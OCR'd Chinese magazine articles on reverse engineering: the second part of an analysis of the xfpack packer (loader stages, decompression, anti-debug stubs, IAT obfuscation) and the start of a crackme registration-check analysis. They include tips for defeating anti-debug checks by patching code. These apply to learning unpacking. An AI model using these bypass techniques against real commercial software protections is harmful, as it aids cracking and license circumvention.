这便是第一段，也是所谓的引导段。引导段一般只干一件事情：引导第二段。具体来说，就是为第二段申请内存空间，并将第二段的代码放置在新申请的内存空间上。xfpack很忠实地反映了这一点，0040C27B处的“call dword ptr [ebx+832]”就是调用VirtualAlloc来分配1000H大小的内存空间，然后通过“mov esi，eax”把新申请空间的起始地址赋给esi，最后通过“push esi”加retn的组合，进入第二段执行。需要说明的是，在不同的环境下，调用VirtualAlloc的返回值也可能不同，读者自己运行时，可能第二段就不是下文所写的这个地址了，我这里申请的内存基地址是900000H。在阅读代码时，请计算一下相对偏移（地址的最后四位应该是不变的，请以此为依据来进行观察）。

这一段西风设计了几个有意思的小细节，一是用一个变量保存了VirtualAlloc函数的地址，然后间接调用，如果是静态调试，就不容易看出这个动作是分配内存。二是第二段的代码，原是经过压缩保存的，需要在第一段中调用解压算法进行解压。0040C28E处的“call 0040CB19”即为调用解压函数，

毕竟是压缩壳，解压函数得多给点镜头。观察发现，要调用这个解压函数，需要传入两个参数，很容易就会联想到，其中一个是要解压的数据的起始地址，一个是放置解压后数据的起始地址。第一个参数通过“push esi”的方式传入，根据刚才分析得知，这是新申请的内存空间的起始地址，显然，第一个传入的参数是解压后的起始地址。那么，解压数据的来源又怎么确定呢？壳首先通过“call 0040C263、pop ebx、sub ebx,5”这三个动作，取得函数的入口位置，保存在ebx中，然后壳多次用ebx加偏移量的方式，获取一些保存在固定位置的值。此处获取压缩码的源地址，就是先读取一个保存在入口地址偏移89BH地址的DWORD，但这个DWORD仍是一个偏移量，再加上入口地址才最终得到解压码的源地址。最后透露一下，第二段会多次调用这个函数解压原程序，这也是unpack的重头戏，敬请期待。

接着壳通过retn转到第二段执行。第二段可以称为解压段，肩负将执行文件原来的代码段等区段还原的重要责任，和同样重要的处理IAT的工作。其实就功能来说，与第一段合在同一段完成也未尝不可，分开两段，除了能进一步压缩程序大小外，也可能是包含了反调试的考虑。

```
00900000    E8 00000000      call    00900005
00900005    5B               pop     ebx
00900006    81EB 05000000    sub     ebx, 5
0090000C    8B7424 08        mov     esi, dword ptr
[esp+8]
00900010    E8 330A0000      call    00900A48
00900015    8983 400C0000    mov     dword ptr
[ebx+C40], eax
0090001B    8D93 930C0000    lea     edx, dword ptr
[ebx+C93]
00900021    52               push    edx
00900022    FFB3 400C0000    push    dword ptr
[ebx+C40]
00900028    E8 490A0000      call    00900A76
0090002D    8983 A30C0000    mov     dword ptr
[ebx+CA3], eax
00900033    8D93 5F0C0000    lea     edx, dword ptr
[ebx+C5F]
00900039    52               push    edx
0090003A    FFB3 400C0000    push    dword ptr
[ebx+C40]
00900040    E8 310A0000      call    00900A76
```

依然是通过“call 00900005、pop ebx、sub ebx,5”获取第二段的起始位置。接着call 00900A48获取kernel32.dll的基地址。这里调用的函数有点意思，代码如下：

```
00900A48    8BFE             mov     edi, esi
00900A4A    81E7 0000FFFF    and     edi, FFFF0000
00900A50    66:813F 4D5A     cmp     word ptr [edi],
5A4D
00900A55    75 10            jnz     short 00900A67
00900A57    8BF7             mov     esi, edi
00900A59    0376 3C          add     esi, dword ptr
[esi+3C]
00900A5C    66:813E 5045     cmp     word ptr [esi],
4550
00900A61    75 04            jnz     short 00900A67
00900A63    8BC7             mov     eax, edi
00900A65    EB 0E            jmp     short
00900A75
00900A67    4F               dec     edi
00900A68    66:33FF          xor     di, di
00900A6B    81FF 00000070    cmp     edi, 70000000
00900A71    72 02            jb      short 00900A75
00900A73  ^ EB DB            jmp     short
00900A50
00900A75    C3               retn
```

西风取得kernel32.dll基地址的算法，是遍历地址，然后将取得的地址的低16位清0，最后判断是否为PE头，若是则为kernel32.dll，若如果低于70000000H则退出。在这里，西风利用了一个系统细节，就是进入程序本身代码时，返回的地址在kernel32.dll内。这其实就是C语言书上常说的，


main 函数其实也和普通函数一样，也是用来被调用的，只不过调用者是系统而已。既然是供系统调用，那么返回的地址自然也是系统内部了。算法是简洁明快，不过稳定性如何就见仁见智了。

接下来多次出现了“call 00900A76”，通过这一系列的 call，壳获取一些 API 的基地址，此后壳就可以调用这些 API 了。再往下看：

```
00900082    FF93 6C0C0000    call    dword ptr
[ebx+C6C]
00900088    8983 110D0000    mov     dword ptr
[ebx+D11], eax
0090008E    8D93 830C0000    lea     edx, dword ptr
[ebx+C83]
00900094    52               push    edx
00900095    50               push    eax
00900096    E8 DB090000      call    00900A76
0090009B    8983 8F0C0000    mov     dword ptr
[ebx+C8F], eax
009000A1    8D93 D30C0000    lea     edx, dword ptr
[ebx+CD3]
009000A7    52               push    edx
009000A8    FFB3 110D0000    push    dword ptr
[ebx+D11]
009000AE    FF93 7F0C0000    call    dword ptr
[ebx+C7F]
009000B4    8983 DB0C0000    mov     dword ptr
[ebx+CDB], eax
```

00900082 使用了刚才通过“call 00900A76”获取的 LoadLibraryA 的地址，并以此来获取 user32.dll 的基地址。在 009000AE 处，同样是使用了刚才获取的 GetProcAddress，并传入了 user32.dll 的基地址来获取 IsIconic。以上这两种方法还将被多次使用，去获取壳需要的一系列 API。

至此，壳的前期准备工作就全部就绪了，接下来，就该上演正戏：解压原程序，处理 IAT 了。（待续）



前置知识：汇编

关键词：破解、xfpack、压缩壳

xfpack 不能不说的秘密（续）

文/ woosheep

前文说到，xfpack 进入二段引导，并且利用 LoadLibraryA 搭配 GetProcAddress 等方法，获取了一系列 API 的值。现在，xfpack 将进入解压缩及处理输入表的核心环节。

```
0090017E    B9 05000000      mov     ecx, 5
00900183    8DB5 26080000    lea     esi, dword ptr
[ebp+826]
00900189    8DBB 190D0000    lea     edi, dword ptr
[ebx+D19]
0090018F    FF36             push    dword ptr [esi]
00900191    8F07             pop     dword ptr [edi]
00900193    83C6 04          add     esi, 4
00900196    83C7 04          add     edi, 4
00900199    49               dec     ecx
0090019A    ^75 F3           jnz     short 0090018F
```

这段代码是将壳自带的输入表中的 5 个 API 地址，复制入申请的段空间的预定位置，如图 1 所示。其实完全抛开壳自带的输入表，似乎也并非不可，或许作者是出于物尽其用的考虑吧。顺便提一下，0090018F 处的 PUSH 与 POP 的搭配，是个挺有意思的小技巧，用来实现内存数据的传递，看起来简洁，指令占的空间也短，不过由于还需额外访问栈内存，效率比通过寄存器中转要稍低的。

Thunk RVA	Thunk 偏移	Thunk 值	提示/序号	API 名称
0000CA84	00004284	0000CAA9	0000	GetProcAddress
0000CA88	00004288	0000CABA	0000	LoadLibraryA
0000CA8C	0000428C	0000CAC9	0000	GetModuleHandleA
0000CA90	00004290	0000CADC	0000	VirtualAlloc
0000CA94	00004294	0000CAEB	0000	VirtualFree

图 1

接着 xfpack 通过调用 GetModuleHandleA(Null)，获取了 PE 文件在内存的基地址，放入“dword ptr [ebx+D2D]”中，然后就开始循环解压了。

```
009001BB    51               push    ecx
009001BC    52               push    edx
009001BD    53               push    ebx
009001BE    6A 04            push    4
009001C0    68 00100000      push    1000
009001C5    FF32             push    dword ptr [edx]
009001C7    6A 00            push    0
009001C9    FF93 250D0000    call    dword ptr
[ebx+D25]
009001CF    8BF0             mov     esi, eax
```

```
009001D1    5B              pop     ebx
009001D2    5A              pop     edx
009001D3    8B83 2D0D0000   mov     eax, dword
ptr [ebx+D2D]
009001D9    0342 04         add     eax, dword ptr
[edx+4]
009001DC    8BF8            mov     edi, eax
009001DE    56              push    esi
009001DF    57              push    edi
009001E0    FF93 310D0000   call    dword ptr
[ebx+D31]
    ;xfpack.0040CB19
009001E6    83C4 08         add     esp, 8
009001E9    56              push    esi
009001EA    8B0A            mov     ecx, dword ptr
[edx]
009001EC    F3:A4           rep     movs byte ptr
es:[edi], byte ptr>
009001EE    5E              pop     esi
009001EF    52              push    edx
009001F0    53              push    ebx
009001F1    68 00800000     push    8000
009001F6    FF32            push    dword ptr [edx]
009001F8    56              push    esi
009001F9    FF93 290D0000   call    dword ptr
[ebx+D29]
009001FF    5B              pop     ebx
00900200    5A              pop     edx
00900201    59              pop     ecx
00900202    83C2 0C         add     edx, 0C
00900205    49              dec     ecx
00900206    0BC9            or      ecx, ecx
00900208   ^75 B1           jnz     short 009001BB
```

具体算法依旧是通过“call dword ptr [ebx+D25]”，调用 VirtualAlloc 申请一段空间，然后用“call dword ptr [ebx+D31]”，将申请的地址以及一系列参数传入上篇提到的解压函数，即 0040CB19 中解压，最后把申请的空间通过 VirtualFree 释放掉。

经过几轮循环后（具体次数看原 PE 文件有几个段），xfpack 解压完毕。接下来有几个 anti 的小段子，例如：

```
00900212    68 24000000     push    24
00900217    E8 67180000     call    00901A83
```

00901A83 处的代码是一个被打乱顺序的函数，还原之后如下：

```
push    ebp
mov     ebp, esp
pop     dword ptr [ebx+DD3]
pop     dword ptr [ebx+DD3]
push    edx
mov     edx, dword ptr [ebp+8]
pushfd
add     dword ptr [ebx+DD3], edx
popfd
pop     edx
push    dword ptr [ebx+DD3]
leave
retn    4
```

这样看就很简单了，就是取得函数的返回地址，然后加上传入的参数，这里是 24H，得到最终的函数返回地址。有意思的是，整个壳中，每次调用这个函数，传入的参数都是 24H。

接着是一处有点欢乐的函数：

```
00901A07    55              push    ebp
00901A08    8BEC            mov     ebp, esp
00901A0A    83C4 FC         add     esp, -4
00901A0D    60              pushad
00901A0E    BA 371A0000     mov     edx, 1A37
00901A13    03D3            add     edx, ebx
00901A15    52              push    edx
00901A16    64:FF35 0000000> push   dword ptr fs:[0]
00901A1D    64:8925 0000000> mov    dword ptr
fs:[0], esp
00901A24    33C0            xor     eax, eax
00901A26    CD 01           int     1
00901A28    64:8F05 0000000> pop    dword ptr fs:[0]
00901A2F    83C4 04         add     esp, 4
00901A32    85C0            test    eax, eax
00901A34    61              popad
00901A35    C9              leave
00901A36    C3              retn
```

这个框架是典型的 SHE 设置，同时通过“mov edx,1A37”、“add edx,ebx”以及“push edx”将异常处理函数指定为引发异常的 int 1 的下一句，即从“00901A28 pop dword ptr fs:[0]”开始。但整个函数只是一个完整的 SEH 的框架，一点额外的 anti 代码都没有，如果不是作者还未完工，那就只可能解释为“杀必死”了。另外，整个壳中，乱序函数的返回地址，均是此函数的调用，可以利用这一特性下断点。

接着是一段检测的 stub：

```
009019BE    5A              pop     edx
009019BF    60              pushad
009019C0    4A              dec     edx
009019C1    33C0            xor     eax, eax
009019C3    B9 60000000     mov     ecx, 60
009019C8    EB 14           jmp     short 009019DE
009019CA    8A0411          mov     al, byte ptr [ecx+edx]
009019CD    3C CC           cmp     al, 0CC
009019CF    75 04           jnz     short 009019D5
009019D1    FF72 77         push    dword ptr [edx+77]
009019D4    C3              retn
009019D5    3C 90           cmp     al, 90
009019D7    75 04           jnz     short 009019DD
009019D9    FF72 77         push    dword ptr [edx+77]
009019DC    C3              retn
009019DD    49              dec     ecx
009019DE    0BC9            or      ecx, ecx
009019E0   ^75 E8           jnz     short 009019CA
009019E2    C683 9B190000 9>mov     byte ptr
[ebx+199B], 99
009019E9    61              popad
```

```
009019EA    52          push    edx
009019EB    C3          retn
```

看到 CCH 和 90H，大家应该都能猜到是用来检测 int3 断点和有没有代码被 nop 掉吧。如果检测到存在这两项，则会通过 push 一个响应错误的地址，然后 retn 到那里开始执行。要绕过这个检测函数有很多种方法，改 jnz 或者改检测的值都可以，这里我想到一个更简便的方法，由于这个函数没有改变返回地址，也没有传入参数，那么直接把函数入口改成 retn，应该是不影响运行的，当然，同时也将所有检测都跳过了（还提高了运行效率）。

以上三个 stub，在 xfpack 中，每次都会以组合的形式依次搭配出现。除此之外，还有另一个断点检测 stub，不过用得少：

```
00901B09    60              pushad
00901B0A    8B83 190D0000   mov     eax, dword
ptr [ebx+D19]
00901B10    B9 10000000     mov     ecx, 10
00901B15    EB 0E           jmp     short 00901B25
00901B17    8A5401 FF       mov     dl, byte ptr
[ecx+eax-1]
00901B1B    80FA CC         cmp     dl, 0CC
00901B1E    75 04           jnz     short 00901B24
00901B20    FF72 77         push    dword ptr [edx+77]
00901B23    C3              retn
00901B24    49              dec     ecx
00901B25    0BC9            or      ecx, ecx
00901B27   ^75 EE           jnz     short 00901B17
00901B29    61              popad
00901B2A    C3              retn
```

还有一个跳转检测的 stub（在即将转入 OEP 之前）：

```
009019EC    55              push    ebp
009019ED    8BEC            mov     ebp, esp
009019EF    8B55 08         mov     edx, dword ptr[ebp+8]
009019F2    80FA 74         cmp     dl, 74
009019F5    75 01           jnz     short 009019F8
009019F7    56              push    esi
009019F8    80FA EB         cmp     dl, 0EB
009019FB    75 06           jnz     short 00901A03
009019FD   -FF25 F6344000   jmp     dword ptr [4034F6]
00901A03    C9              leave
00901A04    C2 0400         retn    4
```

接下来，将在混有大量上述这种 stub 组合中，重建输入表。分两层循环，外层循环遍历 DLL，内层循环遍历 API，也即有两个往上的跳转，具体为：

```
00900945    833E 00         cmp     dword ptr [esi], 0
00900948   ^0F85 ADFCFFFF   jnz     009005FB
```

```
0090094E    5E              pop     esi
0090094F    83C6 14         add     esi, 14
00900952    837E 0C 00      cmp     dword ptr
[esi+C], 0
00900956   ^0F85 0FFCFFFF   jnz     0090056B
```

但 xfpack 并不恢复出一个完整的 IAT，而是做了一些防 DUMP 修复的“加密”。具体加密代码如下：

```
00900464    8B8B D70D0000   mov     ecx, dword
ptr [ebx+DD7]
0090046A    898419 DF0D0000 mov     dword ptr
[ecx+ebx+DDF], eax
00900471    8D9419 CA1B0000 lea     edx, dword
ptr [ecx+ebx+1BCA]
00900478    66:C702 8B15    mov     word ptr
[edx], 158B
0090047D    B8 DF0D0000     mov     eax, 0DDF
00900482    03C1            add     eax, ecx
00900484    03C3            add     eax, ebx
00900486    8942 02         mov     dword ptr [edx+2], eax
00900489    66:C742 06 FFE2 mov     word ptr [edx+6],
0E2FF
```

xpack 先利用 GetProcAddress 取得 API 的入口地址，然后保存一系列特定且连续的内存地址，最后加上硬编码，将部分 API 替换为这种形式：

```
mov     edx, dword ptr [xxxxxxxx]
jmp     edx
```


其中，[xxxxxxxx]即为保持 API 实际入口的内存地址。

最后，xfpack 利用一段代码恢复 OEP 处开始，长 5ED0H 的代码中所有的 E8 类的 call，它们原来被壳替换为 1B8H：

```
009009D8    8B0431          mov     eax, dword ptr
[ecx+esi]
009009DB    3D B8010000     cmp     eax, 1B8
009009E0    75 18           jnz     short 009009FA
009009E2    C60431 E8       mov     byte ptr
[ecx+esi], 0E8
009009E6    BA 4A1B0000     mov     edx, 1B4A
009009EB    03D3            add     edx, ebx
009009ED    8BC6            mov     eax, esi
009009EF    03C1            add     eax, ecx
009009F1    2BD0            sub     edx, eax
009009F3    83EA 05         sub     edx, 5
009009F6    895431 01       mov     dword ptr
[ecx+esi+1], edx
009009FA    49              dec     ecx
009009FB    0BC9            or      ecx, ecx
009009FD   ^75 D9           jnz     short 009009D8
```

经过最后一个扰乱组合，壳将通过 popf、popad，最后 retn 到 OEP 处开始执行，我们的 xfpack 探秘之旅，也随之到达了终点站。10 年的《黑客防线》，似乎终于因为种种原因也要告别纸质媒介，但我衷心地希望，这不是一个终点，而是一个更高的起点。

前置知识：汇编
关键词：破解、算法、浮点运算



一个图片Crackme的简单算法分析

文/图 木木

在 www.crackmes.de 上下载了一个 Crackme，其注册方式很特别，需要加载一张图片，然后输入注册码进行注册，如图 1 所示。出于好奇，我对其进行了简单的算法分析，在此与大家分享。

这个 Crackme 无需脱壳，使用 vbp6.0 编写，用字符串参考就能找到关键信息，如图 2 所示，双击就来到了关键代码处：




图 1




图 2

```
00402C78    je crack.00402D0A
//关键跳转，跳向注册成功
00402C7E    mov dword ptr ss:[ebp-CC],crack.
00402350 ;Error
//注册失败的提示信息
00402C88    mov esi,8
00402C8D    mov dword ptr ss:[ebp-D4],esi
```

```
00402C93    lea edx,dword ptr ss:[ebp-D4]
00402C99    lea ecx,dword ptr ss:[ebp-94]
00402C9F    mov edi,dword ptr
ds:[<&MSVBVM60.__vbaVarDup>]
00402CA5    call edi
00402CA7 mov dword ptr ss:[ebp-BC],crack.0040232C;序列号错误
//注册失败的提示信息
00402CB1    mov dword ptr ss:[ebp-C4],esi
00402CB7    lea edx,dword ptr ss:[ebp-C4]
00402CBD    lea ecx,dword ptr ss:[ebp-84]
00402CC3    call edi
00402CC5    lea eax,dword ptr ss:[ebp-B4]
00402CCB    push eax
00402CCC    lea ecx,dword ptr ss:[ebp-A4]
00402CD2    push ecx
00402CD3    lea edx,dword ptr ss:[ebp-94]
00402CD9    push edx
00402CDA    push 30
00402CDC    lea eax,dword ptr ss:[ebp-84]
00402CE2    push eax
00402CE3    call dword ptr ds:[<&MSVBVM60.#595>]
//弹出错误提示对话框
00402CE9    lea ecx,dword ptr ss:[ebp-B4]
00402CEF    push ecx
00402CF0    lea edx,dword ptr ss:[ebp-A4]
00402CF6    push edx
00402CF7    lea eax,dword ptr ss:[ebp-94]
00402CFD    push eax
00402CFE    lea ecx,dword ptr ss:[ebp-84]
00402D04    push ecx
00402D05    jmp crack.00402E5F
00402D0A    mov dword ptr ss:[ebp-CC],crack.00402390
;成功了!!!
//注册成功的提示信息
00402D14    mov esi,8
00402D19    mov dword ptr ss:[ebp-D4],esi
00402D1F    lea edx,dword ptr ss:[ebp-D4]
00402D25    lea ecx,dword ptr ss:[ebp-94]
00402D2B    mov edi,dword ptr
ds:[<&MSVBVM60.__vbaVarDup>]
00402D31    call edi
00402D33 mov dword ptr ss:[ebp-BC],crack.00402360
; GOOD!!! Make a keygen
//注册成功的提示信息
```

```
00402D3D    mov dword ptr ss:[ebp-C4],esi
00402D43    lea edx,dword ptr ss:[ebp-C4]
00402D49    lea ecx,dword ptr ss:[ebp-84]
00402D4F    call edi
```

